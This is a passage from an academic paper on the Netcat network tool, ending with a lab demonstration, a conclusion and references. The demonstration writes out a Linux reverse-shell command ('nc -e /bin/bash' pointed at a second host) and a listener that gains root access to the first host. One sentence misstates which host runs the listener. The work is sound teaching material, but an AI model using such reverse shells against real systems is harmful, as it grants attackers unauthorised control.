
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@pesho)-[~]
#
```

Fig. 12. The executed command for reverse shell on the host with IP address 192.168.80.132

The Netcat command “nc -e /bin/bash 192.168.80.130 7788” for performing Linux reverse shell is used. It is executed on the host with IP address 192.168.80.132. This is shown on fig. 12. The last Netcat command “nc -lnvp

7788 -s 192.168.80.130” on the host with IP address 192.168.80.132 is executed and its aim is to perform the final step of reverse shell and in this case the host with IP address 192.168.80.130 receives full root rights on the host’s machine with IP address 192.168.80.132. On fig. 13 the following commands are executed: “whoami”, “uname”, “uname -a” and “ifconfig”.



```
root@kali2: ~  
File Actions Edit View Help  
  
(root@kali2)-[~]  
# nc -lnvp 7788 -s 192.168.80.130  
listening on [192.168.80.130] 7788 ...  
connect to [192.168.80.130] from (UNKNOWN) [192.168.80.132] 51250  
  
whoami  
root  
  
uname  
Linux  
  
uname -a  
Linux pesho 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64  
GNU/Linux  
  
ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.80.132 netmask 255.255.255.0 broadcast 192.168.80.255  
inet6 fe80::20c:297d:f0:5d prefixlen 64 scopeid 0x20<link>  
ether 00:0c:29:7d:f0:5d txqueuelen 1000 (Ethernet)  
RX packets 73853 bytes 4460361 (4.2 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 81541 bytes 5907913 (5.6 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fig. 13. Successfully initialized reverse shell with the command “nc -lnvp 7788 -s 192.168.80.130”

#### 4. Conclusion

As a result of these scientific research results, it was found that the network tool Netcat works very quickly and efficiently and combines a very large

number of network functions. Thus, any system administrator and university IT lecturer can use this tool to check for weaknesses and vulnerabilities in the operating systems of the hosts in the respective local computer network, as well as to check the security mechanisms and policy implemented on certain public web servers and hosts. In this regard the exceptionally well-equipped laboratories at the Faculty of Technical Sciences at the Konstantin Preslavsky University of Shumen give great opportunities to students majoring in "Communication and Information Systems", "Computer Technologies in Automated Manufacturing" and "Signal Security Systems and Technologies" to gain extensive theoretical and practical experience in the work with the powerful network utility - Ncat.

### **References:**

- [1] Acosta, J.C., 2022, June. Poster: Toward Dynamic, Session-Preserving, Transition from Low to High Interaction Honeypots. In Proceedings of the 27th ACM on Symposium on Access Control Models and Technologies (pp. 255-257).
- [2] Ahmad, S.S. and Anwar, M.A., 2016. Design and Implementation of Intelligent Network Configuration Tool. Indian Journal of Science and Technology, 9, p.48.
- [3] Armstrong, T., 2001. Ncat-The TCP/IP Swiss Army Knife.
- [4] Asrodia, Pallavi, and Hemlata Patel. "Network traffic analysis using packet sniffer." International journal of engineering research and applications 2, no. 3 (2012): 854-856.
- [5] Barman, F., Alkaabi, N., Almenhali, H., Alshedi, M. and Ikuesan, R., 2023, June. A Methodical Framework for Conducting Reconnaissance and Enumeration in the Ethical Hacking Lifecycle. In European Conference on Cyber Warfare and Security (Vol. 22, No. 1, pp. 54-64).
- [6] Boyanov, P., Implementation of modified script for Linux based operating systems using a linear algorithm for network port scanning. A refereed Journal Scientific and Applied Research, Konstantin Preslavsky University Press, Vol. 23, Shumen, 2022, ISSN 1314-6289 (Print), ISSN 2815-4622 (Online), pp. 48-59, DOI: <https://doi.org/10.46687/jsar.v23i1.353>.
- [7] Boyanov, P., A comprehensive scanning for open, closed and filtered ports in the computer systems and networks. A refereed Journal Scientific and Applied Research, Konstantin Preslavsky University Press, Vol. 23, Shumen, 2022, ISSN 1314-6289 (Print), ISSN 2815-4622 (Online), pp. 85-98, DOI: <https://doi.org/10.46687/jsar.v23i1.356>.

- [8] Florin, V. and Codruta, V., 2009. Portable UDP port forwarding in user space. *Journal of Computer Science and Control Systems*, (1), p.75.
- [9] Gibbins, N., Lab 1-HTTP.
- [10] Giacobbi, G., 2005. The GNU Netcat–Official homepage.
- [11] Giacobbi, G., 2014. The GNU Netcat Project.“. URL <http://netcat.sourceforge.net>.
- [12] Iliev, R., K. Ignatova. Cloud technologies for building data center system for defense and security. T. Tagarev et al. (eds.), *Digital Transformation, Cyber Security and Resilience of Modern Societies, Studies in Big Data 84*, , ISBN 978-3-030-65721-5, Springer 2020, pp. 13-24, <https://doi.org/10.1007/978-3-030-65722-2>.
- [13] Kanclirz, J. ed., 2008. Netcat power tools. Elsevier.
- [14] Kondo, T.S. and Mselle, L.J., 2014. Penetration testing with banner grabbers and packet sniffers. *Journal of Emerging Trends in computing and information sciences*, 5(4), pp.321-327.
- [15] Kostaras, I., Drabo, C., Juneau, J., Reimers, S., Schröder, M., Wielenga, G., Kostaras, I., Drabo, C., Juneau, J., Reimers, S. and Schröder, M., 2020. The NetCAT Program on Testing. *Pro Apache NetBeans: Building Applications on the Rich Client Platform*, pp.431-440.
- [16] Kurth, M., Gras, B., Andriess, D., Giuffrida, C., Bos, H. and Razavi, K., 2020, May. NetCAT: Practical cache attacks from the network. In *2020 IEEE Symposium on Security and Privacy (SP)* (pp. 20-38). IEEE.
- [17] Maarala, A.I., Rautiainen, M., Salmi, M., Pirttikangas, S. and Riekkii, J., 2015, October. Low latency analytics for streaming traffic data with Apache Spark. In *2015 IEEE International Conference on Big Data (Big Data)* (pp. 2855-2858). IEEE.
- [18] Patel, J., 2011. Forensic Tools Matrix: The Process of Computer Forensic for Digital Evidence Collection. *International Journal of Management, IT and Engineering*, 1(7), pp.200-209.
- [19] Pavlova, D., Dzhelepov, V., Gindev, P., Effectiveness of information security in computer systems for object and process management. 13th International traveling seminar, Modern dimensions in European education and research area. Bulgarian-Austrian cultural dialogue, 26-31 May 2019, Sofia, “ZA BUKVITE – O Pismeneh” Publishing House, vol. 7, 2019, pp. 241-249. ISSN 2367-7988.
- [20] Pinart, C. and Junyent, G., 2005, March. NetCat: Cross-plane approach for dynamic, distributed service provisioning in a GMPLS enabled optical

- testbed. In National Fiber Optic Engineers Conference (p. NThJ2). Optica Publishing Group.
- [21] Resendez, I., Martinez, P. and Abraham, J., 2014. An introduction to digital forensics. Research Gate, June, 17.
- [22] Roth, B.D., Chandra, S., Grzech, M.P. and Ferrante, F.E., 1995. NetCAT: A New Software Tool for Designing. The Telecommunications Review, p.55.
- [23] Shaker, A.M.N.F. and Mohamed, A.M., 2021, August. Zero Click Attack. In The International Undergraduate Research Conference (Vol. 5, No. 5, pp. 46-49). The Military Technical College.
- [24] Yerrid, K. C. Instant Netcat Starter. Packt Publishing Ltd, 2013.